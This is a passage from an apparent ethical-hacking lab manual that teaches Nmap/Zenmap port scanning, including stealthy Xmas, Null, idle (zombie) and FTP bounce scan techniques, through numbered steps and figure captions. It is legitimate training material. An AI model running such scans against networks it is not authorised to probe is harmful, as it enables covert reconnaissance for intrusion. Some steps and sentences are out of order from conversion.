


FIGURE 6.9: The Zenmap main window with Host Details tab for Intense Scan

- Click the **Scans** tab to scan details for provided IP addresses.

 Nmap offers options for specifying which ports are scanned and whether the scan order is randomized or sequential.




FIGURE 6.10: The Zenmap main window with Scan tab for Intense Scan

- Now, click the **Services** tab located in the right pane of the window. This tab displays the **list of services**.
- Click the **http** service to list all the HTTP Hostnames/**IP addresses**, Ports, and their **states** (Open/Closed).

 In Nmap, option -p <port ranges> means scan only specified ports.




FIGURE 6.11: The Zenmap main window with Services option for Intense Scan

17. Click the **msrpc** service to list all the Microsoft Windows RPC.

 In Nmap, Option --port-ratio <ratio><decimal number between 0 and 1> means Scans all ports in nmap-services file with a ratio greater than the one given. <ratio> must be between 0.0 and 1.1




FIGURE 6.12: The Zenmap main window with msrpc Service for Intense Scan

18. Click the **netbios-ssn** service to list all NetBIOS hostnames.

 In Nmap, Option -r means don't randomize ports.




FIGURE 6.13: The Zenmap main window with netbios-ssn Service for Intense Scan

19. **Xmas scan** sends a **TCP frame** to a remote device with URG, ACK, RST, SYN, and FIN flags set. FIN scans only with OS TCP/IP developed




Xmas Scan

according to RFC 793. The current version of Microsoft Windows is not supported.

20. Now, to perform a Xmas Scan, you need to create a new profile. Click **Profile → New Profile or Command Ctrl+P**.

Xmas scan (-sX) sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.



The option `--max-retries <numtries>` specifies the maximum number of port scan probe retransmissions.

FIGURE 6.14: The Zenmap main window with New Profile or Command menu option

21. On the **Profile** tab, enter **Xmas Scan** in the **Profile name** text field.

The option `--host-timeout <time>` gives up on slow target hosts.




FIGURE 6.15: The Zenmap Profile Editor window with the Profile tab

22. Click the **Scan** tab, and select **Xmas Tree scan (-sX)** from the **TCP scans:** drop-down list.

 UDP scan is activated with the -sU option. It can be combined with a TCP scan type such as SYN scan (-sS) to check both protocols during the same run.

 Nmap detects rate limiting and slows down accordingly to avoid flooding the network with useless packets that the target machine drops.




FIGURE 6.16: The Zenmap Profile Editor window with the Scan tab

23. Select **None** in the **Non-TCP scans:** drop-down list and **Aggressive (-T4)** in the **Timing template:** list and click **Save Changes**.

 You can speed up your UDP scans by scanning more hosts in parallel, doing a quick scan of just the popular ports first, scanning from behind the firewall, and using --host-timeout to skip slow hosts.




FIGURE 6.17: The Zenmap Profile Editor window with the Scan tab

24. Enter the IP address in the **Target:** field, select the **Xmas scan** option from the **Profile:** field and click **Scan**.




FIGURE 6.18: The Zenmap main window with Target and Profile entered

25. Nmap scans the target IP address provided and displays results on the **Nmap Output** tab.

When scanning systems, compliant with this RFC text, any packet not containing SYN, RST, or ACK bits results in a returned RST, if the port is closed, and no response at all, if the port is open.




FIGURE 6.19: The Zenmap main window with the Nmap Output tab

26. Click the **Services** tab located at the right side of the pane. It **displays** all the services of that host.




FIGURE 6.20: Zenmap Main window with Services Tab

TASK 3

Null Scan

The option Null Scan (-sN) does not set any bits (TCP flag header is 0).

The option, -sZ (SCTP COOKIE ECHO scan) is an advance SCTP COOKIE ECHO scan. It takes advantage of the fact that SCTP implementations should silently drop packets containing COOKIE ECHO chunks on open ports but send an ABORT if the port is closed.




FIGURE 6.21: The Zenmap main window with the New Profile or Command option

29. On the **Profile** tab, input a profile name **Null Scan** in the **Profile name** text field.




FIGURE 6.22 The Zenmap Profile Editor with the Profile tab

30. Click the **Scan** tab in the **Profile Editor** window. Now select the **Null Scan (-sN)** option from the **TCP scan:** drop-down list.




FIGURE 6.23 The Zenmap Profile Editor with the Scan tab

31. Select **None** from the **Non-TCP scans:** drop-down field and select **Aggressive (-T4)** from the **Timing template:** drop-down field.
 32. Click **Save Changes** to save the newly created profile.

The option, -sI <zombie> host[:<probeport>] (idle scan) is an advanced scan method that allows for a truly blind TCP port scan of the target (meaning no packets are sent to the target from your real IP address). Instead, a unique side-channel attack exploits predictable IP fragmentation ID sequence generation on the zombie host to glean information about the open ports on the target.

The option, -b <FTP relay host> (FTP bounce scan) allows a user to connect to one FTP server, and then ask that files be sent to a third-party server. Such a feature is ripe for abuse on many levels, so most servers have ceased supporting it.

The option, -r (Don't randomize ports): By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons). This randomization is normally desirable, but you can specify **-r** for sequential (sorted from lowest to highest) port scanning instead.

Module 03 – Scanning Networks

 In Nmap, option --version-all (Try every single probe) is an alias for --version-intensity 9, ensuring that every single probe is attempted against each port.

 The option --top-ports <n> scans the <n> highest-ratio ports found in the nmap-services file. <n> must be 1 or greater.

 The option -sR (RPC scan), method works in conjunction with the various port scan methods of Nmap. It takes all the TCP/UDP ports found open and floods them with SunRPC program NULL commands in an attempt to determine whether they are RPC ports, and if so, what program and version number they serve up.




FIGURE 6.24: The Zenmap Profile Editor with the Scan tab

33. In the main window of Zenmap, enter the **target IP address** to scan, select the **Null Scan** profile from the **Profile** drop-down list, and then click **Scan**.

